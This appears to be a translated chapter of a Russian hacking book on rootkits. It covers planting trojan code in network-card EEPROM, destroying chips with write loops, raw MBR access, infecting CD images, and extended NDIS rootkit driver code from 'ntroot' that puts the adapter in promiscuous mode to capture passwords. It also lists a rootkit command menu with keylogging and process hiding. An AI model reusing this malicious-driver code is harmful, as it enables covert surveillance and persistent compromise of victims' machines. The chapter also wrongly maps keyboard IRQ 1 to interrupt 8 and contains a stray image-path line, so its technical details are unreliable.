Чтобы определить, как работают конкретные аппаратные устройства, можно воспользоваться восстановленным исходным кодом драйверов или драйверами с открытым исходным кодом. Для операционной системы Linux создано бесчисленное количество драйверов, что является прекрасным пособием по изучению управляющих кодов и смещений для конкретных устройств. Например, рассмотрим краткий фрагмент кода драйвера 3C509[5] для операционной системы Linux, в котором продемонстрированы операции записи в память EEPROM, установленную на сетевом адаптере Ethernet 3C509.

```
static void write_eeprom(short ioaddr, int index, int value)
{
    outw(value, ioaddr + 12);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(EEPROM_ERASE + index, ioaddr + 10);
    usleep(60);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(value, ioaddr + 12);
    outw(EEPROM_WRITE + index, ioaddr + 10);
    usleep(10000);
}
```

При исследовании исходного кода драйвера легко заметить, что во многих значениях используются смещения битов и маски. Причина заключается в том, что для портов ввода-вывода обычно используются поля очень небольшого размера в битах. Чтобы определить точную команду, следует обратиться к спецификации конкретной микросхемы памяти EEPROM.

Большинство чипов памяти EEPROM не используются в полном объеме адаптером. В таких "тайниках" неиспользованного пространства можно спрятать данные. В некоторых случаях флэш-память или память EEPROM может содержать машинные коды, которые используются нашим мини-процессором устройства. В этом случае можно изменить машинные коды для создания копий определенных пакетов и их ретрансляции в сеть. Это довольно коварная хитрость, поскольку после перезаписи машинных кодов они уже не изменяются. Другими словами, после переустановки операционной системы "потайной ход" остается открытым. И даже при установке сетевого адаптера Ethernet в другой компьютер, в ее памяти будет оставаться "троянский" код.

Последовательная или параллельная память EEPROM

Последовательная память EEPROM не слишком удобна из-за последовательного характера операций чтения-записи. Для этой памяти используется специальная шина I2C (Inter-IC bus). Последовательная память EEPROM работает медленнее аналогичной параллельной памяти. Обычно для операций используются два контакта, но в некоторых микросхемах для этой цели используются четыре провода.

---

[5] *И снова этот код был нами позаимствован из драйвера Linux из файла* `3c509.c`. — *Прим. авт.*

С другой стороны, доступ к параллельной памяти EEPROM может осуществляться как к статической RAM-памяти и эту память можно подключить к адресной шине. В некоторых случаях доступ к микросхемам EEPROM для записи/чтения возможен только посредством чипа PCI контроллера ввода-вывода.

Как сгорают аппаратные средства

Микросхемы последовательной памяти EEPROM можно назвать ахиллесовой пятой аппаратных средств, т.к. из-за них устройства, в которых они установлены, могут быть уничтожены с помощью вирусов. В прошлом хакеры уничтожали аппаратные средства с помощью вирусов, устанавливая высокие тактовые частоты на видеокартах или путем парковки головок жесткого диска и последующей команды поиска. Теперь многие их этих хитростей не срабатывают. Однако можно написать вирус, который записывает данные в память EEPROM с использованием разрушающего цикла. Дело в том, что многие микросхемы рассчитаны только на определенное количество операций записи (например 1 миллион) на один байт. Это означает, что менее чем за час можно полностью уничтожить микросхему.

Последовательная память EEPROM используется все чаще в современных устройствах, поэтому шансы на физическое уничтожение устройства с помощью программного обеспечения продолжают увеличиваться. Довольно сложно провести отладку скомпрометированной памяти EEPROM, в которой присутствуют ошибки, ведь поскольку микросхема EEPROM закреплена на поверхности материнской платы, то даже при обнаружении ошибки замена микросхемы является сложной и дорогостоящей.

Производители

Ниже приведен сокращенный список производителей микросхем памяти EEPROM. Для получения более подробной информации наши читатели могут обратиться непосредственно к спецификациям устройств от производителей. Для храбрецов, которые способны открыть корпус устройства, мы даже указали номера микросхем. Некоторые хакеры даже исследуют каждую микросхему с помощью маленького фонарика в поисках идентификационных меток.

```
Amtel
AT28XXX

Fairchild semiconductor

National Semiconductor
93CXXX

Microchip
24CXXX
    Крупными устройствами являются 24C32, 24C64, 24C128, 24C256,
    24C5412, 24C04, 24C08, 24C16.
    Для них требуются поля с двухбайтовыми полями адреса.
93CXXX

SIEMENS
SDEXXX
SDAXXX
```

```
Другие
24CXXX
24XX
AT17XXX
AT90XXX
```

Обнаружение устройств с помощью спецификации CFI

Еще одним полезным качеством для хакера является возможность создания программного кода для сканирования карты распределения памяти (memory map) и обнаружения RAM-устройств. Командой запроса доступа является `0x98`, а командой перехода в режим JEDEC ID — `0x90`. В базовый адрес устройства записывается код запроса доступа `0x98` плюс смещение `0x55`. Устройство должно находиться в режиме чтения. В зависимости от ширины шины, записываемое значение должно быть `0x98`, `0x0098` или `0x00000098`. Можно также попробовать значения `0x98`, `0x9898` или `0x98989898`. Некоторые флэш-устройства игнорируют адрес и переходят в режим запроса, если получат значение `0x98` по шине данных. Базовым адресом также может быть `0x55`, `0xAA` или `0x154h`.

После установления режима запроса микросхема должна показать символы QR или QRY по смещению 0x10. Затем следует 16-битовое значение идентификатора поставщика по адресу 0x13. Затем может следовать дополнительная информация об устройстве или поставщике. Использование режима запроса позволяет хакеру точно определить, с каким устройством он имеет дело. Спецификация CFI описана в печати и общедоступна.

Ниже приведен перечень 16-битовых идентификаторов поставщиков.

0	NULL
1	Intel/Sharp
2	AMD/Fujitsu
3	Intel
4	AMD/Fujitsu
256	Mitsubishi
257	Mitsubishi
258	SST

Пример обнаружения флэш-памяти

1. Переводим устройство в режим запроса
   A. `base+0x55 = 0x98`
   B. `base+0xAA = 0x9898`
2. Базовый адрес `+ 10 == 'QRY'`
3. Является ли устройство ОЗУ?
   A. Выполняем операцию записи и затем чтение.
   B. Если это сработало, возвращаем оригинальный байт.

Определение устройств с помощью режима ID или JEDEC ID

Метод использования режима JEDEC — более старый метод по сравнению с использованием спецификации CFI. Однако некоторые устаревшие устройства могут быть обнаружены именно по этому методу. Определяются производитель и устройство. Ниже приведено несколько фрагментов кода, в которых запрашивается информация JEDEC. Следующий пример кода взят из дистрибутива MTD-Linux[6].

```
/* Сброс */
    jedec_reset(base, map, cfi);
    /* Режим автовыбора */
    if(cfi->addr_unlock1) {
        cfi_send_gen_cmd(0xaa, cfi->addr_unlock1, base, map, cfi,
↪ CFI_DEVICETYPE_X8, NULL);
        cfi_send_gen_cmd(0x55, cfi->addr_unlock2, base, map, cfi,
↪ CFI_DEVICETYPE_X8, NULL);
    }
    cfi_send_gen_cmd(0x90, cfi->addr_unlock1, base, map, cfi,
CFI_DEVICETYPE_X8,
↪ NULL);

продолжается

static inline u32 jedec_read_mfr(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    u32 result, mask;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base);
    result &= mask;
    return result;
}

static inline u32 jedec_read_id(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    int osf;
    u32 result, mask;
    osf = cfi->interleave *cfi->device_type;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base + osf);
    result &= mask;
    return result;
}

static inline void jedec_reset(u32 base, struct map_info *map,
    struct cfi_private *cfi)
{
/* Сброс */
    cfi_send_gen_cmd(0xF0, 0, base, map, cfi, cfi->device_type, NULL);
    /* Несколько некорректно настроенных чипов Intel не отвечают на 0xF0,
    * для сброса, поэтому гарантируем, что мы в режиме чтения.
    * Отправляем обе команды для Intel и AMD.
    * В Intel для этой цели используется 0xff, в AMD 0xff является,
    * командой nop, поэтому все будет нормально.
    */
    cfi_send_gen_cmd(0xFF, 0, base, map, cfi, cfi->device_type, NULL);
/* Производители */
#define MANUFACTURER_AMD    0x0001
#define MANUFACTURER_ATMEL    0x001f
#define MANUFACTURER_FUJITSU    0x0004
```

[6] *Этот код взят из файла* `jedec_probe.c` *дистрибутива MTD-Linux. — Прим. авт.*

```
#define MANUFACTURER_INTEL    0x0089
#define MANUFACTURER_MACRONIX    0x00C2
#define MANUFACTURER_ST    0x0020
#define MANUFACTURER_SST    0x00BF
#define MANUFACTURER_TOSHIBA    0x0098

/* AMD */
#define AM29F800BB 0x2258
#define AM29F800BT 0x22D6
#define AM29LV800BB 0x225B

/* Fujitsu */
#define MBM29LV650UE 0x22D7
#define MBM29LV320TE 0x22F6
}
```

В завершение нашего обсуждения относительно аппаратных средств, можно сказать, что микросхемы EEPROM остаются основной областью для записи вредоносного кода. Когда на рынке появится больше встроенных устройств, вирусы для атаки на память EEPROM станут более распространенными и более опасными. Существует совершенно законный код, с помощью которого можно запрашивать устройства EEPROM и выполнять операции. Тем читателям, которые хотят поэкспериментировать с программным кодом для памяти EEPROM, потребуется несколько тестовых машин со встроенной памятью EEPROM. Много материала для экспериментов можно получить из программного кода для драйверов Windows и Linux.

Низкоуровневый доступ к диску

Еще одной традиционной областью для сохранения вирусов являются блоки загрузочного кода, а также гибкие и жесткие диски. Любопытно, что эти методы работают по сей день, причем достаточно просто получить доступ к блоку загрузочного кода на диске. В следующих примерах программного кода продемонстрирован довольно простой метод для чтения и записи данных в главную загрузочную запись системы под управлением Windows NT.

Операции чтения/записи для главной загрузочной записи (MBR)

Доступ к главной загрузочной записи невозможен без низкоуровневого доступа с правами чтения/записи непосредственно к физическому диску. Воспользовавшись вызовом функции `CreateFile` и указав имя соответствующего объекта, можно получить доступ к любому диску системы. В следующем коде продемонстрировано, как открыть дескриптор для физического доступа к первому диску в системе, а затем прочесть первые 512 байт информации, хранящейся на этом диске. В этом прочитанном блоке данных хранится содержимое первого сектора диска, который больше известен под названием MBR (главная загрузочная запись).

```
char mbr_data[512];
DWORD dwBytesRead;

HANDLE hDriver = CreateFile("\\\\.\\physicaldrive0",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    0,
```

```
    OPEN_EXISTING,
    0,
    0);

ReadFile( hDriver, &mbr_data, 512, &dwBytesRead, NULL );
```

Искажение данных в образах компакт-дисков

В компакт-дисках используется файловая система ISO 9660. Как и гибкие диски, эти диски тоже можно "инфицировать" вирусными программами. Вирус, записанный на загрузочном компакт-диске, будет активироваться при загрузке. Еще одним вариантом атаки является использование файла `autorun.inf`. Этот файл управляет автоматическим запуском программ при установке компакт-диска. Эта возможность часто устанавливается по умолчанию. И наконец, файлы на компакт-диске можно "заразить" с помощью стандартных методов. И нет ничего, что могло бы остановить вирус или набор средств от взлома в лостижении доступа к компакт-диску CD-R и записи информации на записываемый компакт-диск[7].

Добавление к драйверу возможности доступа по сети

Предоставление возможности доступа по сети к создаваемому хакером "драйверу", в котором содержится набор средств для взлома, можно назвать завершающим, но одним из важнейших действий, которое позволяет удаленно обращаться к вредоносному коду. Можно встроить TCP/IP-стек в драйвер и открыть доступ к удаленному командному интерпретатору. Этой возможностью обладает программа отладки на уровне ядра под названием SoftIce. В набор средств для взлома `ntroot`, который доступен на сайте `www.rootkit.com`, входит пример программного кода, предоставляющего доступ к командному интерпретатору по TCP/IP. В системе Windows NT не представляет особого труда добавить возможность доступа по сети, воспользовавшись библиотекой NDIS.

Использование библиотеки NDIS

Компания Microsoft разработала библиотеку для обеспечения возможности реализовывать в драйверах устройств собственные стеки, независимые от сетевого адаптера. Мы можем использовать эту библиотеку для создания стека и организации взаимодействия по сети. Это только один из способов, благодаря которым вредоносный драйвер позволяет обеспечить создание интерактивного командного интерпретатора.

На первом этапе использования NDIS необходимо зарегистрировать набор функций обратного вызова. В следующем примере значения `OnXXX` являются указателями к функциям обратного вызова[8].

---

[7] *Более подробные сведения о заражении образов компакт-дисков можно найти в журнале 29A Labs, статья 6.*

[8] *Полные варианты этих примеров доступны на сайте* `http://www.rootkit.com`.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
↳ IN PUNICODE_STRING theRegistryPath )
{
    NDIS_PROTOCOL_CHARACTERISTICS    aProtocolChar;
    UNICODE_STRING aDriverName;              // DD

    /*
    * инициализация сетевого анализатора пакетов - это стандартная
    * процедура, документированная DDK.
    */
    RtlZeroMemory( &aProtocolChar,
↳ sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
    aProtocolChar.MajorNdisVersion            = 3;
    aProtocolChar.MinorNdisVersion            = 0;
    aProtocolChar.Reserved                    = 0;
    aProtocolChar.OpenAdapterCompleteHandler  = OnOpenAdapterDone;
    aProtocolChar.CloseAdapterCompleteHandler = OnCloseAdapterDone;
    aProtocolChar.SendCompleteHandler         = OnSendDone;
    aProtocolChar.TransferDataCompleteHandler = OnTransferDataDone;
    aProtocolChar.ResetCompleteHandler        = OnResetDone;
    aProtocolChar.RequestCompleteHandler      = OnRequestDone;
    aProtocolChar.ReceiveHandler              = OnReceiveStub;
    aProtocolChar.ReceiveCompleteHandler      = OnReceiveDoneStub;
    aProtocolChar.StatusHandler               = OnStatus;
    aProtocolChar.StatusCompleteHandler       = OnStatusDone;
    aProtocolChar.Name                        = aProtoName;

    DbgPrint("ROOTKIT: Регистрация NDIS протокола\n");

    NdisRegisterProtocol( &aStatus,
                          &aNdisProtocolHandle,
                          &aProtocolChar,
              sizeof(NDIS_PROTOCOL_CHARACTERISTICS));

    if (aStatus != NDIS_STATUS_SUCCESS) {
        DbgPrint(("DriverEntry: ERROR NdisRegisterProtocol failed\n"));
        return aStatus;
    }

    aDriverName.Length = 0;
    aDriverName.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH );

    aDriverName.MaximumLength = MAX_PATH_LENGTH;
    RtlZeroMemory(aDriverName.Buffer, MAX_PATH_LENGTH);

    /* ____________________________________________________________
    * получаем имя драйвера MAC-уровня
    * и имя драйвера пакетов
    * HKLM/SYSTEM/CurrentControlSet/Services/TcpIp/Linkage ..
* ____________________________________________________________ */
    if (ReadRegistry( &aDriverName ) != STATUS_SUCCESS) {
        goto RegistryError;
    }
    ...

    NdisOpenAdapter(
                    &aStatus,
                    &aErrorStatus,
                    &anOpenP->AdapterHandle,
                    &aDeviceExtension->Medium,
                    &aMediumArray,
                    1,
                    aDeviceExtension->NdisProtocolHandle,
                    anOpenP,
                    &aDeviceExtension->AdapterName,
```

```
                    0,
                    NULL);

            if (aStatus != NDIS_STATUS_PENDING)
            {
                    OnOpenAdapterDone(
                           anOpenP,
                           aStatus,
                           NDIS_STATUS_SUCCESS
                           );
        }

    ...

}
```

Первый вызов выполняется к функции `NdisRegisterProtocol`, с помощью которой осуществляется регистрация наших функций обратного вызова. Вторым вызовом является вызов функции `ReadRegistry` (объяснение будет дано позже), благодаря чему мы узнаем имя для привязки сетевого адаптера. Эта информация используется для инициализации расширенной структуры устройства, которая затем используется в вызове функции `NdisOpenAdapter`. При успешном завершении вызова функции мы должны вручную вызвать функцию `OnOpenAdapterDone`. Возвращение этой функцией значения `NDIS_STATUS_PENDING` свидетельствует о том, что операционная система выполняет вызов функции `OnOpenAdapterDone` от нашего имени.

Перевод интерфейса в неразборчивый режим

Когда сетевой адаптер работает в неразборчивом режиме, он перехватывает все пакеты, которые физически доставляются на интерфейс независимо от адреса получателя. Это удобно, когда хакер хочет просматривать пакеты, которые передаются на другие компьютеры локальной сети. Мы переводим сетевой адаптер в неразборчивый режим, что позволяет нам перехватывать пароли и другую служебную информацию, передаваемую по сети. Для этой цели используется функция `OnOpenAdapterDone`. Для перевода сетевого интерфейса в неразборчивый режим мы используем функцию `NdisRequest`.

```
VOID
OnOpenAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
↪                      IN NDIS_STATUS Status,
↪                      IN NDIS_STATUS OpenErrorStatus )
{
    PIRP              Irp = NULL;
    POPEN_INSTANCE    Open = NULL;
    NDIS_REQUEST      anNdisRequest;
    BOOLEAN           anotherStatus;
    ULONG             aMode = NDIS_PACKET_TYPE_PROMISCUOUS;

    DbgPrint("ROOTKIT: вызывается OnOpenAdapterDone\n");

    /* устанавливаем сетевой адаптер в неразборчивый режим */
    if(gOpenInstance){
        //
        // Инициализируем событие
        //
        NdisInitializeEvent(&gOpenInstance->Event);
        anNdisRequest.RequestType = NdisRequestSetInformation;
```

```
        anNdisRequest.DATA.SET_INFORMATION.Oid =
↳ OID_GEN_CURRENT_PACKET_FILTER;
        anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
anNdisRequest.DATA.SET_INFORMATION.InformationBufferLength =
↳ sizeof(ULONG);
        NdisRequest( &anotherStatus,
                    gOpenInstance->AdapterHandle,
                    &anNdisRequest
                    );
    }
    return;
}
```

Обнаружение нужного сетевого адаптера

В операционной системе Windows информация о сетевых адаптерах хранится в следующем ключе реестра.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards
```

В этом ключе доступно несколько пронумерованных значений подключей. Каждое число соответствует сетевому адаптеру. В каждом подключе хранится очень важное значение `ServiceName`. Это значение представляет собой строку, в которой содержится идентификатор GUID, необходимый для доступа к сетевому адаптеру. Нашему вредоносному драйверу нужно предоставить одну из этих GUID-строк, чтобы установить привязку к сетевому адаптеру посредством NDIS.

В следующем фрагменте кода мы получаем GUID-значение для первого в списке сетевого интерфейса[9].

```
/* Основная работа по получению значения подключа */
NTSTATUS
EnumSubkeys(
    IN PWSTR theRegistryPath,
    IN PUNICODE_STRING theStringP
)
{
    //---------------------------------------------------
    // для доступа к основному ключу
    HANDLE hKey;
    OBJECT_ATTRIBUTES oa;
    NTSTATUS Status;
    UNICODE_STRING ParentPath;

    // для получения подключа
    KEY_BASIC_INFORMATION Info;
    PKEY_BASIC_INFORMATION pInfo;
    ULONG ResultLength;
    ULONG Size;
    PWSTR Position;
    PWSTR FullName;

    // для запроса значения
    RTL_QUERY_REGISTRY_TABLE aParamTable[2];
    //---------------------------------------------------
    DbgPrint("rootkit: введенная EnumSubkeys()\n");
__try
{
```

[9] *Этот код также взят с сайта* `http://www.rootkit.com` *как часть драйвера с набором средств для взлома* `ntroot`. *— Прим. авт.*

```
    RtlInitUnicodeString(&ParentPath, theRegistryPath);

    /*
    ** Сначала попытаемся открыть этот ключ
    */
    InitializeObjectAttributes(&oa,
                               &ParentPath,
                               OBJ_CASE_INSENSITIVE,
                               NULL,
                               (PSECURITY_DESCRIPTOR)NULL);
    Status = ZwOpenKey(&hKey,
                       KEY_READ,
                       &oa);

    if (!NT_SUCCESS(Status)) {
        return Status;
    }

    /*
    ** Сначала определяем размер данных подключа.
    */
    Status = ZwEnumerateKey(hKey,
                            0,
                            KeyBasicInformation,
                            &Info,
                            sizeof(Info),
                            &ResultLength);

    if (Status == STATUS_NO_MORE_ENTRIES || NT_ERROR(Status)) {
        return Status;
    }

    Size = Info.NameLength + FIELD_OFFSET(KEY_BASIC_INFORMATION, Name[0]);

    pInfo = (PKEY_BASIC_INFORMATION)
            ExAllocatePool(PagedPool, Size);

    if (pInfo == NULL) {
        Status = STATUS_INSUFFICIENT_RESOURCES;
        return Status;
    }

    /*
    ** Теперь вычисляем первый подключ.
    */
    Status = ZwEnumerateKey(hKey,
                            0,
                            KeyBasicInformation,
                            pInfo,
                            Size,
                            &ResultLength);
    if (!NT_SUCCESS(Status)) {
        ExFreePool((PVOID)pInfo);
        return Status;
    }

    if (Size != ResultLength) {
        ExFreePool((PVOID)pInfo);
        Status = STATUS_INTERNAL_ERROR;
        return Status;
    }

    /*
    ** Генерируем полное имя и значения запросов.
    */
```

```
    FullName = ExAllocatePool(PagedPool,
                              ParentPath.Length +
                              sizeof(WCHAR) +     // '\'
                              pInfo->NameLength + sizeof(UNICODE_NULL));
    if (FullName == NULL) {
        ExFreePool((PVOID)pInfo);
        return STATUS_INSUFFICIENT_RESOURCES;
    }
    RtlCopyMemory((PVOID)FullName,
                  (PVOID)ParentPath.Buffer,
                  ParentPath.Length);
    Position = FullName + ParentPath.Length / sizeof(WCHAR);
    Position[0] = '\\';
    Position++;
    RtlCopyMemory((PVOID)Position,
                  (PVOID)pInfo->Name,
                  pInfo->NameLength);
    Position += pInfo->NameLength / sizeof(WCHAR);

    Position[0] = UNICODE_NULL;
    ExFreePool((PVOID)pInfo);

    /*
    ** Получение значения для привязки.
    **
    */
    RtlZeroMemory( &aParamTable[0], sizeof(aParamTable) );

    aParamTable[0].Flags =   RTL_QUERY_REGISTRY_DIRECT |
                             RTL_QUERY_REGISTRY_REQUIRED;
    aParamTable[0].Name = L"ServiceName";
    aParamTable[0].EntryContext = theStringP; /* будет выделено */

    // Поскольку мы используем REQUIRED и DIRECT,
    // не нужно использовать значения по умолчанию.
    // Важное замечание!,последняя запись ALL NULL,
    // необходима, чтобы узнать об окончании вызова. НЕ забывайте об этом!

    Status=RtlQueryRegistryValues(
RTL_REGISTRY_ABSOLUTE | RTL_REGISTRY_OPTIONAL,
                  FullName,
                  &aParamTable[0],
                  NULL,
                  NULL );

    ExFreePool((PVOID)FullName);
    return(Status);
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: Исключение в EnumSubkeys().
↳ Неизвестная ошибка.\n");
}
return STATUS_UNSUCCESSFUL;
}

/* ____________________________________________________________________
. В этом коде осуществляется чтение реестра с целью определить
. имя адаптера для сетевого интерфейса. Берется первое зарегистрированное имя
. независимо от общего количества. Лучше установить привязку
. ко всем именам, для простоты мы использовали только первое.
. ____________________________________________________________________ */
NTSTATUS ReadRegistry( IN PUNICODE_STRING theBindingName ) {
    NTSTATUS    aStatus;
    UNICODE_STRING aString;
```

```
    DbgPrint("ROOTKIT: вызывается ReadRegistry \n");
__try
{
    aString.Length = 0;
    aString.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH );
    /* осободи меня */
    aString.MaximumLength = MAX_PATH_LENGTH;
    RtlZeroMemory(aString.Buffer, MAX_PATH_LENGTH);
    aStatus = EnumSubkeys(
            L"\\REGISTRY\\MACHINE\\SOFTWARE\\Microsoft\\Windows" \
            "NT\\CurrentVersion\\NetworkCards",
            &aString );
    if(!NT_SUCCESS(aStatus)){
         DbgPrint(( "rootkit: ошибка в функции RtlQueryRegistryValues
        Code = 0x%0x\n",aStatus));
    }
    else{
        RtlAppendUnicodeToString(theBindingName, L"\\Device\\");
        RtlAppendUnicodeStringToString(theBindingName, &aString);
        ExFreePool(aString.Buffer);
        return aStatus; /* were good */
}
return aStatus; /* last error */
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: В ReadRegistry() произошло исключение.
 Неизвестная ошибка. \n");
}
return STATUS_UNSUCCESSFUL;
}
```

Использовние тегов `boron` для обеспечения безопасности хакера

Одна из полезных уловок хакера для сокрытия сетевого интерфейса, открытого с помощью набора средств для взлома, заключается в запросе определенного порта отправителя или значения идентификатора IP (IP ID) еще до того, как программа набора средств для взлома ответит на этот пакет. Эту идею можно расширить вплоть до необходимости наличия каких-либо данных в пакете, но основной смысл в том, что необходимо владеть определенной информацией, чтобы заставить потайную программу ответить на пакет. Не забывайте, что программа из набора средств для взлома может быть скомпилирована и настроена любым человеком, поэтому выбор маскировки зависит только от воображения хакера.

Добавление интерактивного командного интерпретататора

Набор средств для взлома позволяет установить командный интерпретатор с удаленным доступом по TCP/IP непосредственно в ядро системы. Ниже приведен пример из меню, предоставляемого одним из наборов средств для взлома, доступных по адресу `www.rootkit.com`.

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha
-----------------------------------------
команда            описание
```

```
ps                  показать список процессов
help                приведенная здесь информация
buffertest          результы отладки
hidedir             скрыть файл/каталог, начинающийся с корневой строки
hideproc            скрыть процесс, начинающийся с корневой строки
debugint            (BSOD)fire int3
sniffkeys           включить перехват нажатий клавиатуры
echo <string>       команда echo для данной строки
*(BSOD) означает Blue Screen of Death
(голубой экран смерти)
при отсутствии отладчика ядра!
* под "корневой строкой" подразумевается,
 что имя процесса или файла начинается
с символов '_root_'.
;
```

Прерывания

Прерывания являются одним из важнейших элементов любой вычислительной системы. Все внешние аппаратные средства используют прерывания для взаимодействия с центральным процессором и осуществления операций ввода-вывода. Вредоносная программа может перехватывать или изменять эти команды ввода-вывода данных. Это может пригодиться для маскировки в системе, создания скрытых каналов связи или для подслушивания разговоров.

Архитектура запросов на прерывание

На стандартной материнской плате Intel или подобной материнской плате запросом на прерывание для клавиатуры является запрос IRC 1 (всего есть 16 различных запросов на прерывание). Аббревиатура IRQ расшифровывается как Interrupt ReQuest — запрос на прерывание. В прежних системах пользователь вручную мог назначать прерывания для различных устройств. В ситемах с поддержкой технологии Plug and Play также можно изменить некоторые установленные по умолчанию прерывания. В следующей таблице представлена характеристика прерываний (таблица доступна по адресу `http://webopedia.com`).

IRQ 0	Системный таймер. Это прерывание зарезервировано для внутреннего системного таймера. Это прерывание недоступно для периферийных устройств
IRQ 1	Клавиатура. Это прерывание зарезервировано для контроллера клавиатуры. Даже в компьютерах без клавиатуры это прерывание предназначено исключительно для входных данных с клавиатуры
IRQ 2	Прерывание для каскадного подключения второго контроллера для прерываний IRQ 8–15
IRQ 3	Порт 2 последовательной передачи данных (COM 2) Прерывание для второго последовательного порта, а иногда прерывание по умолчанию для четвертого последовательного порта (COM 4)

IRQ 4 Порт 1 последовательной передачи данных (COM 1).

Это прерывание обычно используется для первого последовательного порта. На устройствах, в которых отсутствует мышь PS/2, это прерывание практически всегда используется для последовательного подключения мыши. Кроме того, это прерывание по умолчанию для третьего последовательного порта (COM 3)

IRQ 5 Звуковая карта.

Это прерывание используется в качестве прерывания по умолчанию, назначаемого для звуковой карты

IRQ 6 Контроллер гибких дисков.

Это прерывание зарезервировано для контроллера гибких дисков

IRQ 7 Первый параллельный порт.

Это прерывание обычно зарезервировано для подключения принтера. При отсутствии принтера прерывание можно использовать для другого устройства, подключаемого с помощью параллельного порта

IRQ 8 Интегральная схема часов реального времени.

Это прерывание зарезервировано для таймера реального времени в системе и не может использоваться для каких-либо других целей

IRQ 9 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 10 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 11 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 12 Мышь PS/2.

Это прерывание может использоваться мышью, подключаемой к шине PS/2. При отсутствии мыши PS/2 оно может использоваться для подключения других периферийных устройств, например сетевого адаптера

IRQ 13 Блок для выполнения операций с плавающей точкой/математический сопроцессор.

Это прерывание зарезервировано для устройства для выполнения. Это прерывание всегда недоступно для периферийных устройств, поскольку оно используется исключительно для внутренней сигнализации

IRQ 14 Первичный контроллер IDE.

Это прерывание зарезервировано для первичного контроллера IDE. В ситемах, где нет IDE устройств, это прерывание может использоваться в других целях

IRQ 15 Вторичный контроллер IDE.


Это прерывание зарезервировано для вторичного контроллера IDE

В IDT (Interrupt Descriptor Table — таблица дескрипторов прерываний) можно сохранить 256 записей, только 16 из которых обычно используются для аппаратных прерываний в системах x86. В IDT содержится массив 8-байтовых дескрипторов сегментов, которые называются *вентилями* (gate).

Перехват прерываний

В системе Windows NT с помощью прерываний обрабатываются многие системные события. Например, прерывание `0x2E` вызывается для каждого системного вызова. Хотя в наших примерах с наборами средств для взлома показано, как перехватывать отдельные ситемные вызовы, но мы также можем непосредственно перехватить прерывание `2E`. Также можно перехватывать и другие прерывания, например прерывание для клавитуры, что, в свою очередь, позволяет перехватывать комбинации нажатых клавиш.

Перехват прерывания может быть осуществлен с помощью кода, представленного на следующем рисунке.



Загадка программируемого контроллера прерываний

Тот, кто пробовал реализовать перехват прерывания, знает, что номера каналов IRQ, присвоенных аппаратным средствам, не соответствуют полностью записям в таблице дескрипторов прерываний. Например, мы знаем, что запросом на прерывание для клавиатуры является IRQ 1. Однако прерывание 1 оказывается совсем не клавиатурой. Как такое может быть? Очевидно, выполняется преобразование между аппаратными запросами на прерывание и векторами прерываний, хранящимися в таблице дескрипторов прерываний. Ответ заключается в программируемом кон-

троллере прерываний (Programmable Interrupt Controller — PIC). Для большинства материнстких плат это Intel 8259 или совместимая микросхема. Микросхему 8259 можно запрограммировать на соответствие номеров аппаратных прерываний программным прерываниям. Это означает, что различные линии аппаратных прерываний подключаются на вход Intel 8259, а на выходе мы получаем единую линию прерываний. Микросхема 8259 управляет преобразованием в программные прерывания и информирует центральный процессор, что происходит то или иное программное прерывание.

Как правило, схема 8259 управляет 16 каналами аппаратных прерываний. По умолчанию в большинстве программного обеспечения BIOS микросхема 8259 программируется на установку соответствия между аппаратными прерываниями IRQ 0–7 и программными прерываниями 8–15. Таким образом, аппаратное прерывание клавиатуры IRQ 1 обрабатывается как программное прерывание 8, т.е. загадка преобразования IRQ в программные прерывания решена.

